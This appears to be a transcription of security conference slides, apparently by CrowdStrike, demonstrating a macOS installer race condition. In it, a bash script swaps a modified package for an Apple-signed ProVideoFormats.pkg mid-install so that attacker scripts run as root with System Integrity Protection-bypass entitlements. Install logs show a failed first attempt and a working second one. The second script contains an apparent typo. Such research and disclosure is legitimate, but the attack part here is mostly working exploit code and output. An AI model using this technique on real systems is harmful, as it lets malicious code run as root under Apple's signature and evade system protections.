
```bash
#!/bin/bash

AppleSignedPKG="ProVideoFormats.pkg"
PayloadPKG="ProVideoFormats_modified"

#Start the installer with the Apple signed package
installer -pkg $AppleSignedPKG -target / &

# wait for the right moment to replace the pkg file
sleep .5
mv $PayloadPKG $AppleSignedPKG
```

FAIL ☹️




```
sh-3.2# ./apple_pkg_test.sh
installer: Package name is Pro Video Formats
installer: Upgrading at base path /
sh-3.2# installer: The upgrade failed (The Installer encountered an error that caused the installation to fail.
 Contact the software manufacturer for assistance.)
```

WHAT WENT WRONG?



```
installer[2921]: Product archive /Users/test/Downloads/ProVideoFormats.pkg trustLevel=501
installer[2921]: -[IFDInstallController(Private) _buildInstallPlanReturningError:]: location = file://localhost
installer[2921]: -[IFDInstallController(Private) _buildInstallPlanReturningError:]: file://localhost/Users/test/Downloads/ProVideoFormats.pkg#
installer[2921]: -[IFDInstallController(Private) _buildInstallPlanReturningError:]: file://localhost/Users/test/Downloads/ProVideoFormats.pkg#
installer[2921]: -[IFDInstallController(Private) _buildInstallPlanReturningError:]: file://localhost/Users/test/Downloads/ProVideoFormats.pkg#
installer[2921]: Set authorization level to root for session
installer[2921]: Administrator authorization granted.
installer[2921]: Will use PK session
installer[2921]: Using authorization level of root for IFPKInstallElement
installer[2921]: Starting installation:
installer[2921]: Configuring volume "Macintosh HD"
installer[2921]: Preparing disk for local booted install.
installer[2921]: Free space on "Macintosh HD": 15.83 GB (15827898368 bytes).
installer[2921]: Create temporary directory "/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T//Install.2921LOvhYB"
installer[2921]: IFPKInstallElement (3 packages)
system_installd[1410]: PackageKit: Adding client PKInstallDaemonClient pid=2921, uid=0 (/usr/sbin/installer)
installer[2921]: PackageKit: Enqueuing install with framework-specified quality of service (utility)
system_installd[1410]: PackageKit: ----- Begin install -----
system_installd[1410]: PackageKit: request=PKInstallRequest <3 packages, destination=/>
system_installd[1410]: PackageKit: packages=(
m.apple.pkg.ProVideoFormats, version=2.0.5.0.1.1547075312, url=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#ProVideoFormats.pkg>",
m.apple.pkg.ProResCodec, version=3.3.2.0.1.1547075312, url=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#ProResCodec.pkg>",
m.apple.pkg.MXFPlugIns, version=2.0.0.0.1.1547075312, url=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg>"
```


SYSTEM_INSTALLD



```
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_installd
??qqN<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.launchservices.cansetapplicationstrusted</key>
        <true/>
        <key>com.apple.rootless.install.heritable</key>
        <true/>
</dict>
</plist>
```


CROWDSTRIKE

WHAT WENT WRONG?




```
    ,
2019-05-06 13:22:01-07 tests-Mac system_installd[1410]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.pkg#Pr
F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox/Root, uid=0)
2019-05-06 13:22:01-07 tests-Mac system_installd[1410]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.pkg#Pr
F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox/Root, uid=0)
2019-05-06 13:22:01-07 tests-Mac system_installd[1410]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MX
F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox/Root, uid=0)
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: prevent user idle system sleep
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: suspending backupd
2019-05-06 13:22:02-07 tests-Mac install_monitor[2923]: Temporarily excluding: /Applications, /Library, /System, /bin, /private, /sbin, /us
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: Using system content trashcan path /.PKInstallSandboxManager-SystemSoft
sandbox /.PKInstallSandboxManager-SystemSoftware/F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: Shoving /.PKInstallSandboxManager-SystemSoftware/F52226F9-3237-4067-98B
2019-05-06 13:22:02-07 tests-Mac shove[2924]: [src=noflags] /System: restored flags 0x80000 and storage class
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: Executing script "postinstall" in /private/tmp/PKInstallSandbox.IDvISQ/
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: postinstall: /tmp/PKInstallSandbox.IDvISQ/Scripts/com.apple.pkg.MXFPlugIns.Ge9gtC/p
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: postinstall: /tmp/PKInstallSandbox.IDvISQ/Scripts/com.apple.pkg.MXFPlugIns.Ge9gtC/p
2019-05-06 13:22:02-07 tests-Mac install_monitor[2923]: Re-included: /Applications, /Library, /System, /bin, /private, /sbin, /usr
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: releasing backupd
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: allow user idle system sleep
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Install Failed: Error Domain=PKInstallErrorDomain Code=112 "An error oc
UserInfo={NSFilePath=postinstall, NSURL=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg, PKInstallPackageIdentifie
scripts from the package “ProVideoFormats.pkg”.} {
        NSFilePath = postinstall;
        NSLocalizedDescription = "An error occurred while running scripts from the package \U201cProVideoFormats.pkg\U201d.";
        NSURL = "file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg";
        PKInstallPackageIdentifier = "com.apple.pkg.MXFPlugIns";
    }
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Running idle tasks
2019-05-06 13:22:03-07 tests-Mac installer[2921]: install:didFailWithError:Error Domain=PKInstallErrorDomain Code=112 "An error occurred wh
UserInfo={NSFilePath=postinstall, NSURL=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg, PKInstallPackageIdentifie
scripts from the package “ProVideoFormats.pkg”.}
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Removing client PKInstallDaemonClient pid=2921, uid=0 (/usr/sbin/instal
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Done with sandbox removals
2019-05-06 13:22:03-07 tests-Mac installer[2921]: Install failed: The Installer encountered an error that caused the installation to fail.
```

WHAT DOES SUCCESS LOOK LIKE?




```
ProVideoFormats.pkg#ProResCodec.pkg
2019-02-01 07:12:20-08 tests-Mac installer[1082]: -[IFDInstallController(Private) _buildInstallPlanReturningError:]: file://localhost/
ProVideoFormats.pkg#MXFPlugIns.pkg
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Set authorization level to root for session
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Administrator authorization granted.
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Will use PK session
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Using authorization level of root for IFPKInstallElement
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Starting installation:
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Configuring volume "Macintosh HD"
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Preparing disk for local booted install.
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Free space on "Macintosh HD": 17.84 GB (17841807360 bytes).
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Create temporary directory "/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T//Instal
2019-02-01 07:12:20-08 tests-Mac installer[1082]: IFPKInstallElement (3 packages)
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: Adding client PKInstallDaemonClient pid=1082, uid=0 (/usr/sbin/ins
2019-02-01 07:12:20-08 tests-Mac installer[1082]: PackageKit: Enqueuing install with framework-specified quality of service (utility)
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: ----- Begin install -----
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: request=PKInstallRequest <3 packages, destination=/>
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: packages=(
            "PKLeopardPackage <id=com.apple.pkg.ProVideoFormats, version=2.0.5.0.1.1547075312, url=file://localhost/Users/test/Downloa
g#ProVideoFormats.pkg>",
            "PKLeopardPackage <id=com.apple.pkg.ProResCodec, version=3.3.2.0.1.1547075312, url=file://localhost/Users/test/Downloads/P
oResCodec.pkg>",
            "PKLeopardPackage <id=com.apple.pkg.MXFPlugIns, version=2.0.0.0.1.1547075312, url=file://localhost/Users/test/Downloads/Pr
PlugIns.pkg>"
        )
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.p
g (destination=/.PKInstallSandboxManager-SystemSoftware/51121192-AA75-4CB9-87DB-FAA20F8DE2ED.activeSandbox/Root, uid=0)
```

TAKE 2



```
#!/bin/bash
AppleSignedPKG="ProVideoFormats.pkg"
PayloadPKG="ProVideoFormats_modified.pkg"

#Start the installer with the Apple signed package
installer -pkg $AppleSignedPKG -target / &

# wait for the right moment to replace the pkg file
( tail -f -n 0 /var/log/install.log & ) | grep -q 'Extracting file'
mv PayloadPKG $AppleSignedPKG
```

SUCCESS!



```
[sh-3.2# ./apple_pkg_test.sh
installer: Package name is Pro Video Formats
installer: Upgrading at base path /
[sh-3.2# cat /tmp/hello
hello from apple signed package
sh-3.2# 
```

CROWDSTRIKE

BRINGING IT ALL TOGETHER DEMO